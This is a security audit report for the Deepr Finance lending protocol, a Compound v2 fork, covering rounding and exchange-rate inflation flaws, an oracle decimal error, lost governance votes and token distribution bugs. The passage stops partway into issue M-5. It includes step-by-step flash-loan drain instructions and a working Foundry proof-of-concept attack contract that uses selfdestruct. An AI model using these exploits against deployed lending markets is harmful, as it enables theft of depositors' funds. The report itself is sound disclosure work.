SHERLOCK

SHERLOCK SECURITY REVIEW FOR

Contest type:	Private
Prepared for:	Deepr Finance
Prepared by:	Sherlock
Lead Security Expert:	pkqs90
Dates Audited:	July 1 - July 11, 2024
Prepared on:	August 20, 2024

Introduction

Deepr Finance is a decentralized finance (DeFi) platform built on the Shimmer and IOTA EVM that enables users to lend and borrow digital assets without the need for intermediaries, such as banks or traditional financial institutions. Users can supply their assets to the platform, earning interest on their deposits, while borrowers can take out loans by providing collateral. This creates a permissionless, transparent, and highly accessible financial ecosystem that promotes financial inclusion and innovation.

Scope

Repository: Deepr-Finance/deepr-protocol

Branch: develop

Commit: c8b561cad09fafe3d02edccbef2f490586001b7f

Repository: Deepr-Finance/deepr-staking-contract

Branch: main

Commit: 21c2c31f93a03d1eb9331b7898858ae3e783b88a

Repository: Deepr-Finance/oracle

Branch: develop

Commit: 192047e25fc025f7766194ba77ce8c1016e3a1c7

For the detailed scope, see the contest details.

Findings

Each issue has an assigned severity:

- Medium issues are security vulnerabilities that may not be directly exploitable or may require certain conditions in order to be exploited. All major issues should be addressed.
- High issues are directly exploitable security vulnerabilities that need to be fixed.

Issues found

Medium	High
6	1

Issues not fixed or acknowledged

Medium	High
0	0

Security experts who found valid issues

jokr
pkqs90
KupiaSec
joicygiore
Afriaudit

Issue H-1: Compound v2 Empty Markets Exploit.

Source:
https://github.com/sherlock-audit/2024-06-deepr-finance-judging/issues/23

The protocol has acknowledged this issue.

Found by

jokr

Summary

The Deepr protocol, being a fork of Compound v2, is vulnerable to the empty markets exploit. This vulnerability allows an attacker to drain the entire protocol if there is a market with zero liquidity and a non-zero collateral factor.

Vulnerability Detail

The root cause of the attack is a rounding issue in the redeemUnderlying function. Whenever a user redeems their underlying tokens (WBTC in this case), the number of shares to burn is calculated as follows:

```
shares to burn = underlying token amount / exchangeRate
```

But instead of rounding up, the number of shares to burn is rounded down in redeemUnderlying function. Due to this, in some cases, one wei fewer number of shares will be burned. The attacker can amplify this rounding by inflating the exchangeRate of the empty market.

```
    function redeemFresh(address payable redeemer, uint redeemTokensIn, uint
↪   redeemAmountIn) internal {
        require(redeemTokensIn == 0 || redeemAmountIn == 0, "one of
↪   redeemTokensIn or redeemAmountIn must be zero");
        Exp memory exchangeRate = Exp({mantissa: exchangeRateStoredInternal() });

        uint redeemTokens;
        uint redeemAmount;

        if (redeemTokensIn > 0) {
            redeemTokens = redeemTokensIn;
            redeemAmount = mul_ScalarTruncate(exchangeRate, redeemTokensIn);
        } else {
@>          redeemTokens = div_(redeemAmountIn, exchangeRate);
            redeemAmount = redeemAmountIn;
        }
```


SHERLOCK

```
@>      totalSupply = totalSupply - redeemTokens;
        accountTokens[redeemer] = accountTokens[redeemer] - redeemTokens;

       ...

    }
```

Attack Steps: More about the attack steps: here

Impact

An attacker can drain the whole protocol if there is a market with non-zero collateral-factor and zero liquidity

Code Snippet

https://github.com/sherlock-audit/2024-06-deepr-finance/blob/main/deepr-protocol/contracts/CToken.sol#L505C33-L505C47

Tool used

Manual Review

Recommendation

- Ensure that markets never reach a zero liquidity state by minting a small amount of shares and sending them to the zero address.
- When listing a new collateral token, first set its collateral factor to zero, then mint some shares, send them to the zero address, then change the collateral factor to the desired value.

Discussion

jokrsec

@foufrix

This is a valid High severity issue in the compound code base itself. Which has been exploited several times.

jokrsec

@WangSecurity @foufrix Please consider re-judging this issue again I was unable to escalate this issue

pkqs90

I think this is a valid issue. The attack is similar to the first depositor attack, both attacks are based on inflating exchangeRates. @WangSecurity @foufrix You guys may want to take a look.

WangSecurity

@jokrsec can you clarify a bit how the collateral factor can be non-zero in this case? Just the transferring tokens directly inside the vault?

jokrsec

@WangSecurity

If the team wants to add a new market which also needs to be supported as collateral they will add the market and sets the collateral factor to a non-zero value.

For example: Let's say the protocol wants to support `BTC` as new market and they also wanted it to be supported as collateral with 60% collateral factor. They need to add the market first using `_supportMarket` function first and then set the collateral factor to 60% using `_setCollateralFactor` function.

This is how Hundred Finance and several other compound v2 forks were exploited.

Hundred Finance Exploit Sonne Finance Exploit

WangSecurity

Given the fact that the admin can prevent the issue when adding the new token, i.e. complete the following steps from Hundred Finance Exploit article:

> When listing a new collateral token, first set its collateral factor to zero, then mint some shares, send them to the zero address, then change the collateral factor to the desired value.

This has to remain invalid. The admin limitations in the README are "No", so we have to assume they will do these steps correctly, so the attack is not possible. I understand that this exploit is possible, but I'll have to keep it invalid, unfortunately, based on the rules.

jokrsec

But it's a fix for this issue. If the admin is not aware of this issue how can we expect him to do this?

jokrsec

Doesn't this mean that the admin will not make any checks or requirements before calling permissioned functions (like `_setCollateralFactor` here)

WangSecurity

Still, based on the rules we have to keep it invalid. Additionally, the sponsor is actually aware of this issue. Hence, has to remain as-is.

WangSecurity

After further consideration, the admin rule shouldn't apply here, because in that way all the first depositor attacks should be invalid. I agree the issue is valid and admit it was a mistake from my side.

But, I need a POC for this issue since it's rounding down precision loss. Hence, @jokrsec could you please send a numerical POC showing the precision loss and loss of funds?

pkqs90

Sorry but I want to add another comment (more of a question here) relating to duplication rules. Maybe not the best place to add it, but posting in public for transparency.

This issue https://github.com/sherlock-audit/2024-06-deepr-finance-judging/issues/24 was duped to https://github.com/sherlock-audit/2024-06-deepr-finance-judging/issues/28 by the reason "root cause is the same which is the incorrect decimals for the token". Even though the two issues describe decimal issues for two different tokens.

This issue and https://github.com/sherlock-audit/2024-06-deepr-finance-judging/issues/22 both share the same root cause (inflated exchangeRates) and the same fix, but is not duped. I understand they have different attack vectors, but the root cause is the same.

To be clear, I think this is a valid issue, but just want more clarification on how the duplication rule works in Sherlock. Thanks!

WangSecurity

@pkqs90 and @jokrsec to clarify the difference between the two issues:

1. This issue happens during the redemption of cToken to the underlying, i.e. withdrawing from the market. #22 happens during deposit. Correct?
2. The underlying cause for the precision loss is the same, rounding down precision loss in both issues happens during the call to `div_` which just divides without additional scaling.
3. #22 heavily relies on front-running, while this issue doesn't.

are the above points correct and is there anything missing?

pkqs90

All 3 points are correct.

jokrsec

@WangSecurity

1. Correct.
2. The underlying cause for the precision loss is same but in #22 case rounding is happening in the correct direction. But in this issue the rounding is happening in user favor instead of doing it in protocol favor which is the root cause of this issue. If this rounding error is fixed this bug cannot be exploited. Tbh I don't know why the fix I recommended in the report is generally recommended for this. May be to fix both bugs.
3. Correct

WangSecurity

@jokrsec so in #22 the rounding down is for minting shares, which results in the victim getting 0 shares and the attacker stealing funds. In this issue there's rounding down when burning shares, which results in shares left in the contract and allowing the attacker to withdraw funds even though there's an opened big borrow position. This is what you mean by rounding in different directions?

jokrsec

> In this issue there's rounding down when burning shares, which results in shares left in the contract and allowing the attacker to withdraw funds even though there's an opened big borrow position.

Yeah In this issue less than intended number of shares are burned.

1. In deposit function shares should be rounded down and they are indeed doing it. While depositing the rounding should happen in protocol favor. If the rounding is happening in protocol favor that means the rounding is happening in favor of the users in the protocol. So the attacker tries to front-run the first-depositor and try to be the only user in the protocol so that rounding will happen in his favor.
2. But in the second issue the rounding is not happening in favor of protocol in the first place. But when a user is withdrawing funds the rounding should happen in favor of protocol not in favor of user.

WangSecurity

Fair enough. In both situations still the rounding is down, even though in one situation it's in protocol's favour and in the other is in the user's favour. But, the front-running is the deciding factor here I believe. That's why in the duplication rules there's a separate group for front-running issues.

#24 and #28 are basically the same issues, but mirrored (in one we need to change decimals from 6 to 18 and in the other vice versa). In this situation, both this and #22 occur due to rounding down, but this doesn't involve front-running, which I believe in this situation signifies the difference due to unreliability of front-running on IOTA. Hence, I believe it's fair to not duplicate this and the first depositor issue family.

@pkqs90 hope that answers your question.

@jokrsec waiting for your POC

jokrsec

@WangSecurity

Let's say there are two markets currently

1. USDC
2. ETH

Now the admin added a third market BTC.

Now the attacker can use this newly created BTC market to drain the entire protocol.

1. **Flash Loan**: The attacker takes a 500 BTC flash loan
2. **Minting cBTC**: The attacker mints cBTC by depositing a small portion of their BTC into the protocol.
3. **Redeeming cBTC**: The attacker redeems most of their cBTC but leaves 2 wei (a very small amount) of cBTC shares.
4. **Inflating Exchange Rate**: The attacker donates 500 BTC to the protocol directly, which significantly inflates the exchange rate of BTC to cBTC. The exchange rate becomes 250 BTC per 1 wei of cBTC due to the donation.
5. Lets say there is 70 BTC worth of ETH in the ETH market.
6. **Borrowing ETH**: The attacker then borrows all the ETH from the ETH market, worth 70 BTC, using their inflated cBTC as collateral.
7. **Exploiting Rounding Error**: The attacker redeems `499.99999999` BTC from their collateral using the `redeemedUnderlying` function. Due to a rounding error, only 1 wei of cBTC is burned instead of 1.99999999 wei. The protocol still thinks the remaining 1 wei of cBTC is worth 250 BTC, which covers their active loan, allowing the attacker to withdraw almost all their collateral tokens.
8. At this point, the attacker's borrowing position is fully underwater, and they ran away with 70 BTC worth of ETH.

9. The attacker can follows these steps for every market in the protocol to drain all markets.

pkqs90

@WangSecurity Ok. Thanks for the clarification!

WangSecurity

@jokrsec thank you very much, validating with High severity. @foufrix there are no duplicates, correct?

foufrix

Hey @WangSecurity, I'm in the same boat as @pkqs90. #22 shares the same root cause. In the end, it depends on how Sherlock wants to treat that.

Both show a way to exploit this bug with different presets.

Otherwise there is no duplication of this one specifically which can be treated as High

WangSecurity

I still stand by my decision here that they should be treated separately.

foufrix

Understood. In this case, this ticket is the only one describing that precise attack path scenario, exploiting the same root cause as #1 and #22, but with front-running diff. I let you give the final decision on it.

WangSecurity

I stand by my decision, since there are no duplicates, it will be unique

Issue M-1: The attacker transferred tokens, polluted the contract balance, and maliciously exaggerated the return value of `CToken::exchangeRateStoredInternal()` to gain benefits.

Source:
https://github.com/sherlock-audit/2024-06-deepr-finance-judging/issues/1

The protocol has acknowledged this issue.

Found by

joicygiore, jokr

Summary

The attacker transferred tokens, polluted the contract balance, and maliciously exaggerated the return value of `CToken::exchangeRateStoredInternal()` to gain benefits.

Vulnerability Detail

`CToken::exchangeRateStoredInternal()` calls `getCashPrior()` to obtain `totalCash`, which is used to calculate `exchangeRate`. The conclusion is that the larger the return value of `getCashPrior()`, the larger the value of `exchangeRate`.

```
    function exchangeRateStoredInternal() virtual internal view returns (uint) {
        uint _totalSupply = totalSupply;
        if (_totalSupply == 0) {
            /*
             * If there are no tokens minted:
             *  exchangeRate = initialExchangeRate
             */
            return initialExchangeRateMantissa;
        } else {
            /*
             * Otherwise:
             *  exchangeRate = (totalCash + totalBorrows - totalReserves) /
 ↪  totalSupply
             */
@>           uint totalCash = getCashPrior();
@>           uint cashPlusBorrowsMinusReserves = totalCash + totalBorrows -
 ↪  totalReserves;
```

```
@>            uint exchangeRate = cashPlusBorrowsMinusReserves * expScale /
↪  _totalSupply;


            return exchangeRate;
        }
```

Check `CEther::getCashPrior()` and `CErc20::getCashPrior()`, both return the balance in the current contract in the form of balance.

```
    // CEther::getCashPrior()
    /**
     * @notice Gets balance of this contract in terms of Ether, before this
↪  message
     * @dev This excludes the value of the current message, if any
     * @return The quantity of Ether owned by this contract
     */
    function getCashPrior() override internal view returns (uint) {
@>        return address(this).balance - msg.value;
    }
    // CErc20::getCashPrior()
    /**
     * @notice Gets balance of this contract in terms of the underlying
     * @dev This excludes the value of the current message, if any
     * @return The quantity of underlying tokens owned by this contract
     */
    function getCashPrior() virtual override internal view returns (uint) {
        EIP20Interface token = EIP20Interface(underlying);
@>        return token.balanceOf(address(this));
    }
```

An attacker only needs to transfer tokens to maliciously inflate the return value of the `CToken::exchangeRateStoredInternal()` function.

Poc

The following POC uses `CEther.sol` as the test target (`CErc20.sol` is basically the same). The attacker calls mint() with 1 ETH to obtain 1 target token, and then uses a malicious contract to transfer 1 ether ETH. At this time, if the user deposits less than or equal to 1 ether ETH, he will not get the corresponding token. Finally, the attacker executes redeem() to obtain all `2 ether + 1` ETH.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.10;

import {Test, console} from "forge-std/Test.sol";
```

```
import {CEther} from "contracts/CEther.sol";
import {ComptrollerInterface} from "contracts/CTokenInterfaces.sol";
import {InterestRateModel} from "contracts/InterestRateModel.sol";
import {Comptroller} from "contracts/Comptroller.sol";
import {JumpRateModel} from "contracts/JumpRateModel.sol";
contract Poc is Test {
    CEther public cEther;
    Comptroller public comptroller;
    JumpRateModel public jumpRateModel;
    address public admin = makeAddr("admin");
    address public user = makeAddr("user");
    address public attacker = makeAddr("attacker");
    AttackContract public attackContract;

    function setUp() public {
        jumpRateModel = new JumpRateModel(1e18,1e18,1e18,1e18);
        comptroller = new Comptroller();
        cEther = new CEther(comptroller,jumpRateModel,1e18,"dIOTANative","dIOTAN
↪   ative",18,payable(admin));
        assertEq(cEther.admin(),admin);
        // _supportMarket()
        comptroller._supportMarket(cEther);
    }

    function testPollutionExchangeRate() public {
        // The cEther contract eth balance is 0
        assertEq(address(cEther).balance,0);
        // deploy attack contract
        attackContract = new AttackContract(address(cEther));
        vm.deal(address(attackContract), 1 ether);
        vm.deal(attacker, 1);
        // attacker call mint
        vm.prank(attacker);
        cEther.mint{value:1}();
        // The cEther contract eth balance == 1 and totalSupply == 1
        assertEq(address(cEther).balance,1);
        assertEq(cEther.totalSupply(),1);
        // The attack Contract self-destructs the contract to transfer eth to
↪   the cEther contract
        attackContract.attack();
        // The cEther contract eth balance is 1 ether + 1 and totalSupply == 1
        assertEq(address(cEther).balance,1 ether + 1);
        assertEq(cEther.totalSupply(),1);

        //  After that, other users who call mint() with an amount less than or
↪   equal to 1 ether will get 0 corresponding shares
        vm.deal(user, 1 ether);
```


```
        vm.prank(user);
        cEther.mint{value:1 ether}();
        // user gets token == 0, cEther contract current eth balance == 2 ether
↪  + 1
        assertEq(cEther.balanceOf(user),0);
        assertEq(address(cEther).balance, 2 ether + 1);

        // attacker calls redeem()
        vm.prank(attacker);
        cEther.redeem(1);
        // The attacker obtains all ETH in the cEther contract, balance == 2
↪  ether + 1
        assertEq(attacker.balance, 2 ether + 1);
    }

}

contract AttackContract {
    address target;

    constructor(address _target) {
        target = _target;
    }

    function attack() public payable {

        address payable addr = payable(address(target));
        selfdestruct(addr);
    }
}

// [PASS] testPollutionExchangeRate() (gas: 301904)
// Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 2.33ms (361.36s
↪  CPU time)
```

Impact

Code Snippet

https://github.com/sherlock-audit/2024-06-deepr-finance/blob/main/deepr-protocol/contracts/CToken.sol#L290-L314 https://github.com/sherlock-audit/2024-06-deepr-finance/blob/main/deepr-protocol/contracts/CEther.sol#L126-L133 https://github.com/sherlock-audit/2024-06-deepr-finance/blob/main/deepr-protocol/contracts/CErc20.sol#L142-L150

Tool used

Manual Review

Recommendation

It is recommended to save the asset balance in the contract as a variable to prevent malicious users from easily modifying it by transferring tokens.

Discussion

joicygiore

Escalate

If CToken.sol is in scope, then it should be valid.

sherlock-admin3

> Escalate
>
> If CToken.sol is in scope, then it should be valid.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

joicygiore

Duplicates 22

WangSecurity

As I understand the only impact is that the price of the protocol shares will be larger? Is there any other impact that affects the protocol and the users?

joicygiore

> As I understand the only impact is that the price of the protocol shares will be larger? Is there any other impact that affects the protocol and the users?

If other users subsequently deposit assets and the amount is less than the ratio raised by the attacker, the user will not receive the corresponding vault tokens, and all the funds deposited by the user will be withdrawn by the attacker.

jokrsec

@WangSecurity The exploit mentioned by the watson in this Issue is the well-known first-depositor share price manipulation attack, which is clearly explained in my report here #22.

Using this exploit an attacker can steal the whole deposit amount of the market's first depositor.

joicygiore

> The PoC is not valid
>
> `vm.deal(address(attackContract), 1 ether);` is not possible in real blockchain.
>
> You manipulate the supply with this, where it's not possible when deployed.
>
> Try doing a real transfer to simulate a real scenario. It will trigger from `CEther.sol` :

```
/**
 * @notice Send Ether to CEther to mint
 */
receive() external payable {
    mintInternal(msg.value);
}
```

@foufrix Hello sir, please pay attention to the method in the `AttackContract` contract. This method is used to put eth into the target address and ignores `receive()`.as long as the address exists, it is valid

```
contract AttackContract {
    address target;

    constructor(address _target) {
        target = _target;
    }

    function attack() public payable {

        address payable addr = payable(address(target));
@>        selfdestruct(addr);
    }
}
```

Please take the time to check the 2 11 reports again. They should not be excluded. I have been looking for the reasons for exclusion, and I DM you as soon as possible,

but you did not reply because you were busy. Finally, I confirmed that they are effective. I really need your help. Thank you.

WangSecurity

I agree the report here is correct, just the fact that the impact was unclear, I stumbled a bit, but the POC is correct and shows that the attacker would steal tokens when the new CToken contract is deployed.

Planning to accept the escalation and validate with high severity.

WangSecurity

As I understand the duplicate is #22, are there any additional ones?


jokrsec

@WangSecurity Some of my other valid issues have also been excluded without any explanation. Since I don't meet the escalation criteria, I'm unable to escalate them. I have already mentioned these issues in the Discord channel.

I'm sorry for bringing this to your attention here, but I have no other way to reach you. I will delete this message once you acknowledge it.

pkqs90

@WangSecurity. This is a frontrun based attack. On IotaEVM nor ShimmerEVM frontrunning is not possible.



https://blog.iota.org/iotas-evm-mainnet-launch/

> Fairness and security: Implementing native randomness and resistance to Maximal Extractable Value (MEV), IOTA EVM enhances fairness by mitigating front-running and value extraction through unpredictable

> transaction ordering, aligning closely with regulatory demands for market integrity and equal access.
>
> Today, we launch IOTA EVM, a fully EVM-compatible Layer 2 solution for the IOTA network. This release follows extensive improvements, testing, and audits since the initial EVM launch on Shimmer in September 2023. IOTA EVM introduces features like smart contracts, cross-chain functionality, parallel processing, and enhanced security against Maximal Extractable Value (MEV).

jokrsec

@pkqs90 ShimmerEVM and IOTA implemented randomized transaction ordering to reduce MEV (front-running and sandwich attacks). However, these attacks are still possible.

1. Since the attacker doesn't incur any loss if they fail to front-run the first depositor, this attack remains viable. If the attacker successfully front-runs the first depositor, they can still take the entire first-deposit amount. If they can't, they lose nothing.
2. In fact, the attacker can increase the probability of success by sending multiple attack transactions to the network.

So I think this is still a High severity Issue.

pkqs90

@jokrsec I understand what your saying. However, since the attacker doesn't know the exact timing of the first depositor, the attacker can only "set up" the trap and wait for victims. The victims can avoid falling into the trap if they see the numbers are fishy (if there is a frontend, it should provide a UI telling users how many shares they will receive after the deposit).

IMO this is a a borderline between QA/Mid, but not a high.

jokrsec

> @jokrsec I understand what your saying. However, since the attacker doesn't know the exact timing of the first depositor, the attacker can only "set up" the trap and wait for victims. The victims can avoid falling into the trap if they see the numbers are fishy (if there is a front-end, it should provide a UI telling users how many shares they will receive after the deposit).

1. Even front-run attacks on Ethereum Mainnet work the same way. The attackers don't know the exact timing of the first depositor there either. The attackers (bots) just need to observe the first-depositor transaction in the mem-pool and front-run the transaction with higher fees. Here, as the front-run probability is a bit lower (because of randomized transaction

ordering), the attacker needs to send multiple attack transactions. That's the only difference.

2. Second, the front-ends can't help here because the attack transactions will only be sent once the user sends their first-deposit transactions. In fact, the front-end calculates how many shares the user will receive based on the current blockchain state; they can't do it based on current transactions in the mem-pool.

pkqs90

@jokrsec How can an attacker *observe the first-depositor transaction in the mem-pool* in Iota if there is no mempool?
https://blog.iota.org/no-mempool-no-mev-iota20/

jokrsec

> @jokrsec How can an attacker observe the first-depositor transaction in the mem-pool in Iota if there is no mempool?
> https://blog.iota.org/no-mempool-no-mev-iota20/

@pkqs90 This no mem-pool thing you mentioned will be introduced in IOTA 2.0, which is still in the testnet phase. The IOTA 2.0 testnet was launched on May 15, 2024 (see here).

IOTA 2.0 is planned to be launched on the mainnet towards the end of 2024 (see here). Currently, the IOTA and Shimmer networks still have a mempool. So these networks are still vulnerable to front-run attacks.

pkqs90

> @jokrsec How can an attacker observe the first-depositor transaction in the mem-pool in Iota if there is no mempool?
> https://blog.iota.org/no-mempool-no-mev-iota20/
>
> @pkqs90 This no mem-pool thing you mentioned will be introduced in IOTA 2.0, which is still in the testnet phase. The IOTA 2.0 testnet was launched on May 15, 2024 (see here).
>
> IOTA 2.0 is planned to be launched on the mainnet towards the end of 2024 (see here). Currently, the IOTA and Shimmer networks still have a mempool. So these networks are still vulnerable to front-run attacks.

Ah, I see. Then what you mentioned above works, an attacker can send a bunch of tx to mitigate the randomized transaction ordering.

pkqs90

> Choosing to ignore is not a good habit, but I know you have habitually chosen to ignore all the problems that are not in your favor.

I'd like to remind you it is not lsw's job to read the reports you did not escalate. Actually it's no one's job to do that. You can try ask the hoj what the appropriate move is here.

Stricly abiding to the rules, even if it is a valid security threat, protocol team can go on and fix it without it being validated in the contest.

Also, please keep the discussion on github related to the issue itself.

WangSecurity

@pkqs90 @jokrsec does IOTA have a **public** mempool currently?

WangSecurity

I found out that there is a public mempool. Hence, I would agree that the attack is still possible if the attacker sends many transactions. But, I believe it's an extensive limitation, hence, medium severity is more appropriate.

Planning to accept the escalation and validate with medium severity. Duplicate is #22, @foufrix @joicygiore @jokrsec are there any other duplicates?

WangSecurity

Result: Medium Has duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- joicygiore: accepted

Issue M-2: TwapOracle should set `SMR_BASE_UNIT` to 1e18 instead of 1e6 on IotaEVM chain.

Source: https://github.com/sherlock-audit/2024-06-deepr-finance-judging/issues/28

Found by

pkqs90

Summary

TwapOracle should set `SMR_BASE_UNIT` to 1e18 instead of 1e6 on IotaEVM chain.

Vulnerability Detail

The TwapOracle is used to calculate the TWAP price by querying DEX pools. There are two options to query the price for a token:

1. Through a stablecoin pool.
2. Through a native ERC20 token pool and then multiply by the price of the native ERC20 token.

The issue arises in the second scenario and differs between ShimmerEVM and IotaEVM.

1. For ShimmerEVM, the native ERC20 token is SMR, which is a 6-decimal token and uses the "magic contract".
2. For IotaEVM, the native ERC20 token is WIOTA, which is an 18-decimal token.

Examples of the SMR and WIOTA pools on Magicsea are:

1. SMR-LUM pool
2. MLUM-IOTA pool

The issue is simple. For the ShimmerEVM chain, using 1e6 for `SMR_BASE_UNIT` is correct because its native ERC20 token is 6 decimals. However, for the IotaEVM chain, it should use 1e18 instead. This discrepancy causes the TWAP price calculated from an Iota pair on IotaEVM to always be incorrect.

```
>       uint256 public constant SMR_BASE_UNIT = 1e6;
```

```
        // Normalize average price with 18 decimals of precision
>       uint256 pairedTokenBaseUnit = config.isSmrBased ? SMR_BASE_UNIT :
 ↪  BUSD_BASE_UNIT;
```


SHERLOCK

```
        uint256 anchorPriceMantissa;

        if (config.baseUnit > pairedTokenBaseUnit) {
            anchorPriceMantissa = (priceAverageMantissa * config.baseUnit) /
↪   pairedTokenBaseUnit;
        } else {
            anchorPriceMantissa = priceAverageMantissa / (pairedTokenBaseUnit /
↪   config.baseUnit);
        }
```

Impact

Querying TWAP prices from Iota pair on IotaEVM will always return the incorrect result.

Code Snippet

- https://github.com/sherlock-audit/2024-06-deepr-finance/blob/main/oracle/contracts/oracles/TwapOracle.sol#L49

Tool used

Manual Review

Recommendation

Make `SMR_BASE_UNIT` a configurable parameter, and set it to 1e18 on IotaEVM.

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/Deepr-Finance/oracle/pull/38

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-3: Staking Deepr tokens does not retain votes in the Governance protocol.

Source: https://github.com/sherlock-audit/2024-06-deepr-finance-judging/issues/29

Found by

KupiaSec, pkqs90

Summary

Staking Deepr tokens does not retain votes in the Governance protocol.

Vulnerability Detail

According to https://www.deepr.finance/staking and https://medium.com/@Deepr.Finance/unlock-passive-earnings-staking-deepr-with-deepr-finance-a3d932473afd, the token staked using the `deepr-staking-contract/contracts/RewardPool.sol` is the Deepr token.

An important attribute of the Deepr token is its voting ability in the Governance protocol. Naturally, a governance token should maintain its voting capability to the user or transfer it to the admin team when staked using the official staking contract. Currently, if a user owns Deepr tokens and stakes them, the delegated votes simply disappears, because `delegates[]` for the RewardPool is empty.

```
    function _transferTokens(address src, address dst, uint96 amount) internal {
        require(src != address(0), "Comp::_transferTokens: cannot transfer from
↪   the zero address");
        require(dst != address(0), "Comp::_transferTokens: cannot transfer to
↪   the zero address");

        balances[src] = sub96(balances[src], amount, "Comp::_transferTokens:
↪   transfer amount exceeds balance");
        balances[dst] = add96(balances[dst], amount, "Comp::_transferTokens:
↪   transfer amount overflows");
        emit Transfer(src, dst, amount);

>       _moveDelegates(delegates[src], delegates[dst], amount);
    }
```


SHERLOCK

Impact

If a user owns Deepr tokens and stakes them, the delegated votes simply disappears.

Code Snippet

- https://github.com/sherlock-audit/2024-06-deepr-finance/blob/main/deepr-protocol/contracts/Governance/Comp.sol#L267
- https://github.com/sherlock-audit/2024-06-deepr-finance/blob/main/deepr-staking-contract/contracts/RewardPool.sol#L14

Tool used

Manual Review

Recommendation

Two ways for mitigation:

1. When the Deepr token transfer is to/from the RewardPool address, skip transferring votes. This way the votes would retain to the users.
2. Set the `delegate[]` of RewardPool an admin team address, so the admin team can receive the votes.

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/Deepr-Finance/deepr-staking-contract/pull/6

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-4: Comptroller `_setLinearRateModelAddress` does not correctly distribute tokens before update.

Source: https://github.com/sherlock-audit/2024-06-deepr-finance-judging/issues/39

The protocol has acknowledged this issue.

Found by

KupiaSec, jokr, pkqs90

Summary

Comptroller `_setLinearRateModelAddress` does not correctly distribute tokens before update.

Vulnerability Detail

When updating `linearRateModel`, the tokens should be distributed according to the old `linearRateModel` up until the current timestamp, but currently it does not. This would cause two issues:

1. If the new `linearRateModel_ != 0`, the tokens are not distributed, causing users to receive less Deepr tokens than expected.
2. If the new `linearRateModel_ == 0`, the `linearRateModel` is set to zero before token distribution (executing `refreshCompSpeeds()`, `updateMarketsCompIndex()`, `updateTeamCompAllocation()`), and the token distribution is simply incorrect.

The core issue is the same: the tokens should be distributed according to the old `linearRateModel` during updates.

```
    function _setLinearRateModelAddress(LinearRateModel linearRateModel_) public
↪   {
        require(msg.sender == admin, "only admin can set Linear Rate Model
↪   contract address");
>       linearRateModel = linearRateModel_;

        if (address(linearRateModel) != address(0)) {
            // Get new next epoch timestamp
            nextEpochTimestamp = linearRateModel.getNextEpochTimestamp();
        } else {
>           bool refreshed = refreshCompSpeeds();
>           if (!refreshed) {
>               // Update Comp Indexs and Team Allocation to date with the
↪   current rate
```


SHERLOCK

```
>                 updateMarketsCompIndex(block.timestamp);
>                 updateTeamCompAllocation(block.timestamp);
>             }

            // Set compRate to 0
            compRate = 0;

            // Apply the compRate 0 to Markets and Team
            refreshMarketsCompSpeeds();
            refreshTeamCompSpeed();
        }
    }
```

Impact

Users may receive less Deepr tokens than expected.

Code Snippet

- https://github.com/sherlock-audit/2024-06-deepr-finance/blob/main/deepr-protocol/contracts/Comptroller.sol#L1277-L1299

Tool used

Manual Review

Recommendation

Apply the following diff.

```
    function _setLinearRateModelAddress(LinearRateModel linearRateModel_) public
↪   {
        require(msg.sender == admin, "only admin can set Linear Rate Model
↪   contract address");
+       bool refreshed = refreshCompSpeeds();
+       if (!refreshed) {
+           // Update Comp Indexs and Team Allocation to date with the current
↪   rate
+           updateMarketsCompIndex(block.timestamp);
+           updateTeamCompAllocation(block.timestamp);
+       }

        linearRateModel = linearRateModel_;

        if (address(linearRateModel) != address(0)) {
```

```
            // Get new next epoch timestamp
            nextEpochTimestamp = linearRateModel.getNextEpochTimestamp();
        } else {
-           bool refreshed = refreshCompSpeeds();
-           if (!refreshed) {
-               // Update Comp Indexs and Team Allocation to date with the
 ↪  current rate
-               updateMarketsCompIndex(block.timestamp);
-               updateTeamCompAllocation(block.timestamp);
-           }

            // Set compRate to 0
            compRate = 0;

            // Apply the compRate 0 to Markets and Team
            refreshMarketsCompSpeeds();
            refreshTeamCompSpeed();
        }
    }
```

Discussion

foufrix

From sponsor :

> a change in linearRate will affect the current epoch only if we set that the initTimestamp (new LRM) < nextEpochTimestamp (old LRM)

Issue M-5: Team Address Update Fails to Transfer Accrued Tokens to new address in `Comptroller`

Source: https://github.com/sherlock-audit/2024-06-deepr-finance-judging/issues/58

Found by

Afriaudit, pkqs90

Summary

In the Comptroller contract, when setting a new team address via function `_setTeamAddress` , the accrued tokens mapped to the previous address are not transferred to the new address. As a result, the new team address cannot claim the tokens accrued by the previous address.

Vulnerability Detail

